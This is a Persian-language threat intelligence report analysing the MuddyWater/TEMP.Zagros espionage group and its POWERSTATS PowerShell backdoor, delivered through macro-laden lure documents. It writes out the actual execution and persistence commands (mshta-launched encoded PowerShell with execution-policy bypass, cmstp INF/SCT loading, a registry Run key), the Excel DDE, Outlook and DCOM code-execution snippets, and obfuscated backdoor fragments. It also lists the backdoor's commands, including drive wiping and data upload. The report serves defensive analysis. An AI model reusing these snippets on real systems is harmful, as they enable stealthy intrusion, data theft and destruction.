بررسی و تحلیل کارزارهای سایبری

TEMP.ZAGROS

شیوه‌ها و روش‌های نفوذ
کالبدشکافی بدافزارها
نشانه‌های آلودگی

شبکه گستر
امنیت شما | وظیفه ما

فهرست مطالب

خلاصه مدیریتی

TEMP.Zagros از جمله گروه‌های نفوذگر سایبری است که برخی محققان، مهاجمان آن را ایرانی معرفی کرده‌اند.

اهداف اصلی این گروه عمدتاً نهادهای نظامی و دولتی در منطقه خاورمیانه هستند. هر چند که در مقاطعی، کشورهایی در خارج از این منطقه – نظیر هند و آمریکا – هدف این گروه قرار گرفته‌اند.

روش اصلی رخنه به اهداف، در اکثر مواقع، ایمیل‌هایی با پیوست سند Word حاوی ماکروی مخرب[1] بوده است.

نام و محتوای اسناد بکار گرفته شده توسط گروه TEMP.Zagros، بسته به هر کشور متفاوت بوده و در بسیاری از حملات از نشان[2] مراکز دولتی آن کشور استفاده شده است. حتی در برخی نمونه‌ها، مهاجمان اسنادی واقعی را که پیش‌تر در حملاتی دیگر آنها را سرقت کرده بودند آلوده به ماکروی مخرب نموده و از فایل‌های دستکاری شده، در ایمیل‌های خود استفاده کرده‌اند. اقدامی که به نوعی ریسک افشا شدن اهداف قبلی این گروه را در پی داشته است.

پس از اجرای ماکروی مخرب، دستگاه به یک درب‌پشتی[3] اختصاصی با عنوان POWERSTAT آلوده می‌شود. این گروه در حملات خود از صدها سایت هک شده به عنوان پراکسی استفاده کرده است.

TEMP.Zagros از روش‌هایی پیشرفته برای عبور از سد کنترل AppLocker در سیستم عامل Windows و از تکنیک‌های حرفه‌ای به منظور "حرکت جانبی"[4] در سطح شبکه و اجرای کدهای مخرب استفاده کرده است.

این گروه که به دلیل روش‌ها و تکنیک‌های مختلف مبهم‌سازی[5] با نام MuddyWater - به معنای آب گل‌آلود - نیز شناخته می‌شود حداقل از سال ۲۰۱۷ میلادی فعال بوده و در ماه‌های اخیر کشورهای ترکیه، تاجیکستان، پاکستان و هند را هدف خود قرار داده است.

در این گزارش روش‌ها و مکانیزم‌های بکار گرفته شده توسط گروه TEMP.Zagros مورد بررسی و تحلیل قرار گرفته است.

نمونه‌ای از اسناد جعلی استفاده شده توسط گروه TEMP.Zagros در حمله‌ای بر ضد اهدافی در ترکیه

[1] Malicious Macro
[2] Logo
[3] Backdoor
[4] Lateral Movement
[5] Obfuscation

حملات سال ۲۰۱۷ میلادی

گروه TEMP.Zagros در سال ۲۰۱۷ اهدافی را در کشورهای امارات متحده عربی، آمریکا، پاکستان، ترکیه، رژیم صهیونیستی، عراق، عربستان سعودی، گرجستان و هند مورد حمله قرار داد.

جدول زیر، روش‌های آلوده‌سازی و نشانی سرورهای فرماندهی[۱] بکار گرفته شده در حملات سال ۲۰۱۷ را نمایش می‌دهد.

زمان اجرای حمله	روش آلوده‌سازی	سرورهای فرماندهی و روش اتصال به آنها
فوریه تا جولای ۲۰۱۷	کپی و اجرای فایل مخرب مستقیماً از طریق ماکرو	GET, 138[.]201.75.227:8888/server.php?action= GET, 138[.]201.75.227/v2/?action= GET, 138[.]201.75.227/v2o?/action=
آگوست ۲۰۱۷	کپی و اجرای فایل مخرب مستقیماً از طریق ماکرو	GET, 144[.]76.109.88/al/?action= GET, 144[.]76.109.88/?action=
سپتامبر ۲۰۱۷	دانلود فایل مخرب از GitHub از طریق ماکرو	نامشخص
اواخر سپتامبر تا اوایل اکتبر ۲۰۱۷	دریافت فایل مخرب از سایت‌های میزبانی فایل نظیر Pastebin و Filebin از طریق ماکرو	GET, 144[.]76.109.88/al/?action=
اکتبر ۲۰۱۷	کپی و اجرای فایل مخرب مستقیماً از طریق ماکرو	GET, 148[.]251.204.131:8060/?p=@custombb64encodestring
نوامبر ۲۰۱۷	کپی و اجرای فایل مخرب مستقیماً از طریق ماکرو	GET, 148[.]251.204.131:8060/?p=@custombb64encodestring

روش‌های آلوده‌سازی و نشانی سرورهای فرماندهی بکار گرفته شده در حملات سال ۲۰۱۷ گروه TEMP.Zagros

همچنین عناوین برخی از اسناد استفاده شده توسط گروه TEMP.Zagros در سال گذشته میلادی بشرح زیر است:

- Araba Emirate سری.docm
- CERT-Audit-20172802-GEO.xls
- Circulars.doc
- CommIT-Document.doc
- Confidential letters.doc
- court.doc
- CV of Middle Eastern Civil Servant
- dollar.doc
- Iraq Commission of Integrity
- Iraq Kurdistan Regional Government
- Iraq National Intelligence Service
- Kaspersky Security solution 2017.doc
- Pakistan Federal Investigation Agency
- Requirement.doc
- Requirements of the Sago.doc
- RFP.doc
- RFP_VOIP.doc
- Telenor.doc
- The NSA

فایل‌های مذکور در موارد زیر با یکدیگر اشتراک دارند:

- زیرساخت فرماندهی
- استفاده از یک درب‌پشتی اختصاصی مبتنی بر PowerShell که به POWERSTATS معروف شده است
- خصوصیات فایل‌های مخرب استفاده شده در حمله
- نحوه انتقال فایل‌های مخرب

گروه TEMP.Zagros از اواخر سال ۹۶ نیز کشورهای ترکیه، تاجیکستان، پاکستان و هند را هدف قرار داده که روش اجرای این حملات در ادامه این گزارش مورد تحلیل قرار گرفته است.

[۱] Command and Control

روش اجـــرا

در برخی نمونه‌های گزارش شده، پس از فعال شدن ماکرو، یک اسکریپت VB و یک اسکریپت PowerShell که هر دو مبهم‌سازی شده‌اند در مسیر C:\ProgramData بر روی دستگاه کپی می‌شوند. مسیر اسکریپت VB نیز به Task Scheduler برای ماندگاری اضافه می‌شود.

در بعضی حملات بجای اسکریپت PowerShell، یک فایل متنی Text که با روش Base64 کدگذاری شده بر روی دستگاه کپی می‌شود که البته پس از رمزگشایی محتوا، در نهایت همان اسکریپت PowerShell حاصل می‌شود.

یا در نمونه‌هایی دیگر اجرای ماکرو منجر به ایجاد یک اسکریپت VB و یک فایل INI بر روی دستگاه می‌شود. در این نمونه‌ها نیز محتوای فایل INI همان دستورات PowerShell است که با روش Base64 رمز شده‌اند.

اگر چه سطح مبهم‌سازی و فراخوانی پروسه‌ها در اسکریپت‌های VB استفاده شده در این کارزار با یکدیگر تفاوت دارند اما تمامی آنها یک هدف را دنبال می‌کنند و آن چیزی نیست جز رمزگشایی و فراخوانی PowerShell؛ در این فرآیند از دو پروسه مجاز wscript و mshta استفاده شده که نمونه‌ای از آن در زیر نمایش داده شده است.

```
{5740}  C:\Windows\System32\wscript.exe “C:\ProgramData\SYSTEM32SDK\
ConfManagerNT.vbs”
```

فراخوانی PowerShell از طریق پروسه مجاز mshta

```
{5792}  C:\Windows\System32\mshta.exe “C:\Windows\System32\mshta.exe”
vbscript:close(Execute(“CreateObject(””WScript.Shell””).Run””power-
shell.exe –w 1 –exec Bypass –nologo –noprofile –c iex([System.Text.En-
coding]::Unicode.GetString([System.Convert]::FromBase64String(get-con-
tent  C:\ProgramData\SYSTEM32SDK\ProjectConfManagerNT.ini))));””,0”))
```

در برخی نمونه‌ها نیز برای اجرای فرامین PowerShell از اسکریپت VB استفاده نشده است. در عوض، مهاجمان از فایل‌های INF و SCT و تکنیکی استفاده کرده‌اند که محققان بتازگی موفق به کشف آن شده‌اند. در بخش "تجزیه و تحلیل درب‌پشتی" به آن پرداخته شده است.

در این نمونه‌ها، ماکرو تعبیه شده در سند Word سه فایل را در مسیر C:\ProgramData ایجاد می‌کند.

به علت اینکه مسیر تعیین شده به صورت توکار در منبع کد بدافزار تزریق شده و قابل تغییر نمی‌باشد، بدافزار فقط بر روی سیستم‌های عامل Windows 7 و بالاتر می‌تواند اجرا شود.

این سه فایل بشرح زیر می‌باشند:

- **Defender.sct** – این فایل حاوی مجموعه کدهای مخربی است که به زبان JavaScript نوشته شده است.
- **DefenderService.inf** – کدهای بکار رفته در این فایل برای فراخوانی Defender.sct استفاده می‌شود.
- **WindowsDefender.ini** – این فایل حاوی اسکریپت مبهم‌سازی و رمز شده PowerShell است.

در این نمونه‌ها، پس از ایجاد این سه فایل، ماکرو برای دستیابی به اجرای مستمر بر روی دستگاه قربانی، کلید زیر را در محضرخانه[۷] اضافه می‌کند.

اعمال تغییرات در محضرخانه برای ماندگار کردن بدافزار بر روی دستگاه

```
\REGISTRY\USER\SID\Software\Microsoft\Windows\CurrentVersion\
Run\”WindowsDefenderUpdater” = cmstp.exe /s
c:\programdata\DefenderService.inf
```

۷ Registry

پس از راه‌اندازی مجدد دستگاه، پروسه cmd.exe برای اجرای غیرمستقیم فایل SCT از طریق فایل INF مورد استفاده قرار می‌گیرد.

اجرای غیرمستقیم فایل SCT از طریق فایل DefenderService.inf

این روش از اجرای کد برای جلوگیری از شناسایی بدافزار توسط نرم‌افزارهای امنیتی انجام می‌شود.

فایل Defender.sct به زبان JavaScript نوشته شده و کد آن مبهم‌سازی شده است. فعالیت اصلی توسط فایل SCT این کار توسط کدهای زیر در فایل DefenderService.inf صورت می‌پذیرد:

```
[UnRegisterOCXSection]
%11%\scrobj.dll,NI,c:/programdata/Defender.sct
```

برای رمزگشایی محتوای رمز شده با روش Base64 فایل WindowsDefender.ini انجام می‌شود که با استفاده از دستور زیر اسکریپت PowerShell را اجرا می‌کند:

اجرای اسکریپت توسط پروسه مجاز PowerShell

```
powershell.exe -exec Bypass -c iex([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((get-content C:\\ProgramData\\WindowsDefender.ini)
```

تجزیه و تحلیل درب‌پشتی

از چندین لایه مبهم‌سازی برای مخفی نگاه داشتن فعالیت‌های مخرب درب‌پشتی استفاده شده است. علاوه بر روش‌های مبهم‌سازی، این اسکریپت PowerShell می‌تواند وجود برخی ابزارهای امنیتی مورد استفاده تحلیلگران بدافزار را بر روی دستگاه تشخیص دهد.

فهرست ابزارهایی که درب‌پشتی وجود آنها را مورد بررسی قرار می‌دهد بشرح زیر است:

win32_remote, win64_remote64, OllyDbg, ProcessHacker, TCPView, Autoruns, Autorunsc, FileMon, Process Monitor, RegMon, Process Explorer, iDaq, ImmunityDebugger, Wireshark, Dumpcap, HookExplorer, ImportREC, PETools, LordPE, SysInspector, proc_analyzer, sysAnalyzer, SniffHit, WinDbg, Joebox Control, joeboxserver

این درب‌پشتی قادر است در صورت شناسایی هر یک از ابزارهای امنیتی مذکور، دستگاه قربانی را خاموش کند.

پس از بازیابی محتوای اسکریپت PowerShell، می‌توان آن را به سه بخش تقسیم کرد.

بخش اول

بخش اول درب‌پشتی وظیفه دارد متغیرهای اصلی مورد نیاز بخش‌های بعدی اسکریپت را مقداردهی کند. این متغیرها عبارتند از:

- TEMpPAtH = "C:\ProgramData\" – این مسیر برای ذخیره فایل‌های موقت مورد استفاده قرار می‌گیرد.
- Get_vAIIdIP = https://api.ipify.org - برای بدست آوردن نشانی IP عمومی دستگاه استفاده می‌شود.
- FIIENAmePATHP = WindowsDefender.ini – این فایل برای ذخیره کد PowerShell استفاده می‌شود.
- PRIVAtE = توان کلید خصوصی
- PubLIc = توان کلید عمومی
- Hklm = "\HKLM:\Software"
- Hkcu = "\HKCU:\Software"
- ValuE = "kaspersky"
- SYSID = شناسه دستگاه
- DrAGon_MidDLe = آرایه‌ای متشکل از نشانی‌های پراکسی

در صورت به مشکل خوردن برقراری ارتباط با سرور فرماندهی و همینطور اگر اسکریپت PowerShell در خط فرمان اجرا شده باشد، تعدادی خطا به زبان چینی ماندارین که در برخی از آنها عبارتی به معنای "در انتظار اژدها" به چشم می خورد ظاهر می‌شود.

ممکن است از این پیام‌ها جهت گمراه کردن محققان از پی بردن به ملیت واقعی مهاجمان استفاده شده باشد. بخصوص آنکه به نظر می‌رسد برای ساخت این عبارات به زبان چینی از یک ماشین مترجم استفاده شده باشد.

برخی خطاهای درج شده در اسکریپت PowerShell

عدم امکان دسترسی به ثبت‌کننده دستگاه آلوده	无法□□本地□算机寄存器
دسترسی به برنامه‌ریز ماموریت مجاز نیست	任□□划程序□□被拒□
نمی‌توان به نشانی متصل شد، لطفا در انتظار اژدها بمانید	无法□接到网址，□等待□

بخش دوم

بخش دوم درب‌پشتی، وظیفه رمزگذاری و رمزگشایی پیام‌های تبادل شده با سرور فرماندهی را برعهده دارد. در این فرآیند از الگوریتم RSA استفاده شده که از توان کلیدهای عمومی و خصوصی تعیین شده در بخش اول درب‌پشتی استفاده می‌کند.

بخش سوم

بخش سوم درب‌پشتی دارای عملکردهای متنوعی است.

در ادامه به برخی دیگر از عملکردهای این بخش از اسکریپت PowerShell اشاره شده است.

- دستیابی به اطلاعات سیستمی زیر با استفاده از قابلیت Windows Management Instrumentation - به اختصار WMI - و متغیرهای محیطی[۸]:
  - نشانی IP تنظیم شده بر روی کارت شبکه
  - نام سیستم عامل
  - معماری سیستم عامل
  - نام دستگاه
  - نام دامنه
  - نام کاربری
- ثبت اطلاعات دستگاه قربانی در سرورهای فرماندهی با استفاده از ارسال فرمان REGISTER به این سرورها انجام می‌شود. در پاسخ اگر وضعیت ثبت OK باشد یک TOKEN از سرورهای فرماندهی دریافت می‌شود. از این TOKEN برای همگام‌سازی فعالیت‌ها میان دستگاه قربانی و سرورهای فرماندهی استفاده می‌شود. برای اطلاعات بیشتر به بخش "ارتباط با سرورهای فرماندهی" مراجعه شود.
- قابلیت گرفتن عکس از صفحه نمایش دستگاه قربانی
- بررسی وجود ابزارهای امنیتی و خاموش کردن دستگاه قربانی در صورت شناسایی هر یک از آنها
- قابلیت ارسال فایل
- توانایی غیرفعال کردن امکان Protected View در مجموعه نرم‌افزاری Office از طریق تنظیم کلیدهای زیر در محضرخانه:
  * DisableAttachmentsInPV
  * DisableInternetFilesInPV
  * DisableUnsafeLocationsInPV
- مطابق دستور ارسالی از سرورهای فرماندهی، اسکریپت می‌تواند راه‌اندازی مجدد یا خاموش کردن سیستم و یا حذف کلی اطلاعات دیسک را از راه دور بر روی دستگاه قربانی انجام دهد. بطور کلی فرامین قابل ارسال از سرورهای فرماندهی بشرح زیر است:
  * REBOOT - راه‌اندازی مجدد دستگاه با استفاده از فرمان Shutdown
  * SHUTDOWN - خاموش کردن دستگاه از طریق فرمان Shutdown
  * CLEAN - فرمت کامل درایوهای C، D، E و F
  * SCREENSHOT - تصویربرداری از صفحه نمایش
  * UPLOAD - رمزگذاری و ارسال اطلاعات جمع‌آوری شده از روی دستگاه قربانی
  * EXCEL - استفاده از Excel.Application COM برای اجرای کد
  * OUTLOOK - استفاده از Outlook.Application COM برای اجرای کد
  * RISK - استفاده از DCOM برای اجرای کد

[۸] Environment Variable

ارتباط با سرورهای فرماندهی

ارتباطات با سرورهای فرماندهی از طریق پیام‌های XML صورت می‌پذیرد. در این ارتباطات از فرامین زیر پشتیبانی می‌شود:

- REGISTER
- IMAGE
- COMMAND RESULT
- UPLOAD

درب‌پشتی در ابتدا می‌کوشد تا نشانی IP دستگاه را از طریق api[.]ipify[.]org شناسایی کند. نشانی IP استخراج شده در ادامه به apinotes[.]com ارسال می‌شود تا موقعیت دستگاه مشخص شود.

پس از آن، درب‌پشتی اطلاعاتی همچون نسخه سیستم عامل، معماری، دامنه، تنظیمات کارت شبکه و نام کاربری را از روی دستگاه جمع‌آوری می‌کند. هر بخش از اطلاعات با ,** جداسازی شده و در نهایت اطلاعات در قالب فرمان REGISTER ارسال می‌شوند.

نمونه‌ای از اطلاعات ارسالی به سرور فرماندهی

```
{"ACTION":"REGISTER","SYSINFO":"Microsoft Windows 7 Ultimate |C:\\Windows|\\Devi
ce\\Harddisk0\\Partition2**                .22.69**32-bit**[redacted]**WORKGROUP
**[redacted]**{\"status\":\"success\",\"ip\":\"[redacted]\",\"country_name\":\"
United States\",\"country_code\":\"US\",\"country_code3\":\"USA\",\"region_code\
":\"AZ\",\"region_name\":\"Arizona\",\"city_name\":\"Phoenix\",\"latitude\":33.5
083,\"longitude\":-112.0717}"}
```

از یک الگوریتم RSA با کلیدهای محدود برای رمزگذاری پیام استفاده می‌شود.

برای روشن شدن این موضوع، نویسه نخست در تصویر مذکور را بررسی کنیم. نویسه "{" در پایه شانزده‌شانزدهی[۹] معادل 0x7B و در سیستم ده‌دهی[۱۰] معادل 123 است. حال اگر مقدار متغیر ${prIVATE} در بخش اول درب‌پشتی را معادل 713,953 در نظر بگیریم، مقدار 123 در فرمول زیر قرار خواهد گرفت:

(123 ^ 959) mod 713

با محاسبه عبارت جبری بالا نتیجه 340 حاصل می‌شود که این عدد در تصویر زیر قابل مشاهده است. سایر نویسه‌ها نیز به همین ترتیب رمزگذاری شده و در قلب یک Post Request به یکی از بسیاری از سایت‌های هک شده توسط مهاجمان ارسال می‌شود.

نمونه‌ای از پیام رمزگذاری شده در زمان ارسال به سرور فرماندهی

```
POST
HTTP/1.1
Host: organigiz.org
Content-Length: 1632
Expect: 100-continue

340 362 145 180 396 637 383 219 362 581 362 169 598 441 637 34 396 598
169 362 663 362 34 612 34 637 219 438 383 362 581 362 432 261 181 344
```

پاسخ به این درخواست نیز مجموعه‌ای دیگر از اعداد ده‌دهی است که توسط مقدار تخصیص داده شده به کلید عمومی (متغیر ${pUbLIC}) در بخش نخست اسکریپت PowerShell رمزگشایی می‌شود.

برای مثال اگر متغیر ${pUbLIC} حاوی مقدار 37,437 باشد پیام نمایش داده شده در تصویر زیر به صورت زیر رمزگشایی می‌شود:

{“STATUS”: “OK”, “TOKEN”: “d02153ffaf8137b1fa3b-b852a27a12f8”}

نمونه‌ای از پاسخ رمزگذاری شده در زمان ارسال از سرور فرماندهی

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 237
Date: Wed, 07 Feb 2018 14:00:51 GMT
Accept-Ranges: bytes
Server: LiteSpeed
Connection: close

351 319 7 293 350 293 370 7 319 210 108 319 402 170 319 291 108 319 293 402 170 69
154 319 210 108 319 328 238 202 372 205 355 425 425 401 425 379 372 355 131 193 372
425 401 355 193 193 379 205 202 401 202 131 401 372 202 425 379 319 11
```


[۹] Hexadecimal
[۱۰] Decimal

یا تصویر زیر یک پیام XML را که حاوی تصویری از صفحه نمایش کاربر است نمایش می‌دهد. در اینجا SYSID به عنوان شناسه دستگاه آلوده شده عمل می‌کند. عبارت "ACTION:"IMAGE نیز مشخص می‌کند که پیام رمز شده در ادامه آن حاوی کدهای یک تصویر است.

نمونه‌ای از پیام ارسالی حاوی کدهای تصویر به سرور فرماندهی

در یکی از موارد که محققان یک شرکت ضدویروس درخواستی غیراستاندارد به سرور فرماندهی ارسال کرده بودند پیام "Stop!!! I Kill You Researcher." به آنها بازگردانده شده بود! چنین پیامی نشان می‌دهد مهاجمان ورود و خروج هر داده‌ای در این سرورها را زیر نظر دارند.

نمونه‌ای از پاسخ ارسال شده توسط مهاجمان به یک پیام غیراستاندارد



درب‌پشتی می‌تواند فرامین مبتنی بر PowerShell را از سرورهای فرماندهی دریافت کرده و سپس بر روی دستگاه اجرا کند. از روش‌های متنوعی برای اجرای کد PowerShell استفاده می‌شود:

- اگر فرمان با عبارت "excel" آغاز شود، از روش DDEInitiate مرتبط با برنامه Excel برای اجرای کد استفاده می‌شود.
- اگر فرمان با "outlook" آغاز شود، از Outlook.Application و mstha برای اجرای کد استفاده می‌شود.
- اگر فرمان با کلمه "risk" اجرا شود، کد مربوطه از طریق DCOM اجرا می‌شود.

استفاده از روش DDEInitiate مرتبط با برنامه Excel برای اجرای کد

```
$e=[System.Activator]::CreateInstance([type]::GetTypeFromPro-
gID("Excel.Application"))
$e.DisplayAlerts=$false
$eDDEInitiate("cmd","/c powershell -exec bypass -file c:\program-
data\a.ps1")
```

استفاده از Outlook.Application و پروسه mstha برای اجرای کد

```
$e=[System.Activator]::CreateInstance([type]::GetTypeFromPro-
gID("Outlook.Application","127.0.0.1"))
$s=$e.CreateObject("Shell.Application")
$s.ShellExecute("mshta",'vbscript:Close(Execute("CreateOb-
ject(""WScript.Shell"").Run ""powershell -exec bypass -w 1 -file
c:\programdata\a.ps1"",0"))')
```

استفاده از DCOM برای اجرای کد

```
$e=[System.Activator]::CreateInstance([type]::GetTypeFromCL-
SID("9BA05972-F6A8-11CF-A442-00A0C90A8F39","127.0.0.1"))
$e[0].Document.Application.ShellExecute("powershell.exe","-exec
bypass -file c:\programdata\a.ps1","c:\windows\system32",$null,0)
```

روش‌های اصلی مبهم‌سازی

در ادامه به برخی از روش‌های اصلی مبهم‌سازی استفاده شده توسط بدافزار اشاره شده است. هدف از بکارگیری این تکنیک‌ها دشوار نمودن تجزیه و تحلیل توسط محققان بدافزار است.

جایگزینی نویسه: چندین بار از روش‌های جایگزین نمودن نویسه‌ها و معکوس کردن رشته‌ها استفاده شده است.

متغیرهای محیطی PowerShell: امروزه، نویسندگان بدافزار به طور رایج رشته‌های حیاتی و مهم بدافزار – نظیر IEX – را تحت متغیرهای محیطی مخفی می‌کنند. در زیر دو نمونه از موارد استفاده شده در درب‌پشتی نمایش داده شده است:

- $eNv:puBLic[13]+$ENv:pUBLIc[5]+›x›
- ($ENV:cOMsPEC[4,26,25]-jOin››)

رمزگذاری XOR: در اسکریپت PowerShell از کلید یک بایتی برای رمزگذاری محتوا با عملگر XOR استفاده شده است.

```
).vaLue[ -1..- ( (  ITem VArIaBLE:KNOp ).vaLue.LENgTH )]-jOinTYQTYQ )
').replAce('3zCp','$').replAce('TYQ',[sTrinG][ChAr]39).replAce('OyE',[sTrinG][ChAr]34) )
```

تابع جایگزینی نویسه

استفاده از روش جایگزینی نویسه و معکوس کردن رشته


کد رمز شده با استفاده از عملگر XOR و کلید یک بایتی

```
79 ,4, 8 ,13 ,2,21 , 13, 18, 8,13, 19,14 ,5,28,30,9,11,3, 4 ,8,16, 9 ,12 , 20 ,
102,59 , 75,76 , 102 ,102, 102, 102, 59 ,75 , 76 , 102, 102, 102,102 , 37,39 ,50
3, 30, 17,18,28 , 16 , 4 ,12,31, 18 , 12, 5, 1 ,30,75 ,76, 102, 102, 102 ,102,
 , 4 ,15,23 ,14 ,17,20,10 , 18 , 12 , 13 , 8, 13 ,75 , 76 , 102,102 , 102,102 ,
, 76, 59 ) |forEacH-OBjeCT{ [ChAr] ( $_-BxOr'0x46' ) } ) )| &( $ENV:cOMsPEC[4,26
```

استفاده از GitHub

در برخی از حملات، این گروه از سرویس میزبانی فایل GitHub به عنوان انباره‌ای برای نگهداری برخی از فایل‌های مخرب خود نظیر POWERSTATS استفاده کرده است. برای این منظور گروه TEMP.Zagros دو پروفایل با نام‌های F0R3X و ReactDeveloper2017 بر روی این سرویس ایجاد کرده بودند. هر چند به نظر می‌رسد پروفایل ReactDevelop-er2017 توسط مهاجمان حذف شده باشد اما پروفایل F0R3X همچنان قابل دسترس است.

هر دو پروفایل علاوه بر فایل مخرب مورد استفاده این گروه، شامل تعداد زیادی کدهای مجاز انشعابی[11] بوده‌اند تا حداقل در نگاه اول ظاهری مشابه پروفایل‌های متداول GitHub داشته باشند.



پروفایل کاربری F0R3X بر روی
سرویس میزبانی فایل GitHub


[11] Fork

روش انتشـار

روش رخنه به سازمان‌ها توسط گروه TEMP.Zagros حداقل در نمونه‌های بررسی شده همگی ایمیل‌های با پیوست فایل Word حاوی ماکروی آلوده بوده است.

در تصاویر زیر، نمونه‌ای از این ایمیل‌ها و چند مورد از اسناد بکار گرفته شده توسط این گروه نمایش داده شده است.

تمامی ایـن اسـناد حـاوی مـاکـرو، از روش‌هـای مشـابه به منظور اجرای کد، ماندگاری بر روی دستگاه و ارتباط با سرورهای فرماندهی استفاده می‌کنند.


From:
Date: Monday, February 12, 2018 4:05 PM
To:
Subject: Güvenlik yönergesi
Attach: MIT.doc (1.62 MB)

Lütfen yüklenen dosyayi dikkatle kontrol edin.


MD5 Hash Kodu
cef0b10f557c5bd1266100fecf7cd52f

Saygilarimla

Milli Istihbarat Teskilati Kurumsal E-Posta Servisi

نمونه ایمیل با پیوست
سـند حاوی ماکـروی آلوده

سند جعلی منتسب به "موسسه تحقیق و توسعه بانکداری هند"


Institute for Development and Research in Banking Technology
Explore, Enable, Excel
Established by Reserve Bank of India

This Document is in protected view


1. Open the document in a Microsoft Office. Previewing online is not available for protected documents view.
2. If this document was downloaded from your email, please click "Enable Editing" from the yellow bar above.
3. Once you have enable editing, please click "Enable Content" from the yellow bar above.

Enter MD5 Here

ENTER

Copyright © 2018, IDRBT, All rights reserved

سند جعلی منتسب به "مجلس ملی پاکسـتان"


Ref No: 2266/ez6/z09
Date: 02/26/2018

National Assembly of Pakistan

1. Open the document in a Microsoft Office. Previewing online is not available for protected documents view.
2. If this document was downloaded from your email, please click "Enable Editing" from the yellow bar above.
3. Once you have enable editing, please click "Enable Content" from the yellow bar above.

Enter MD5 Here

Submit

Saeed Ahmad Maitla
Secretary to Speaker
National Assembly of Pakistan
Islamabad
NA.gov.pk

Copyright © 2018, All Rights are reserved. National Assembly of Pakistan.

ارتباط با ایـران

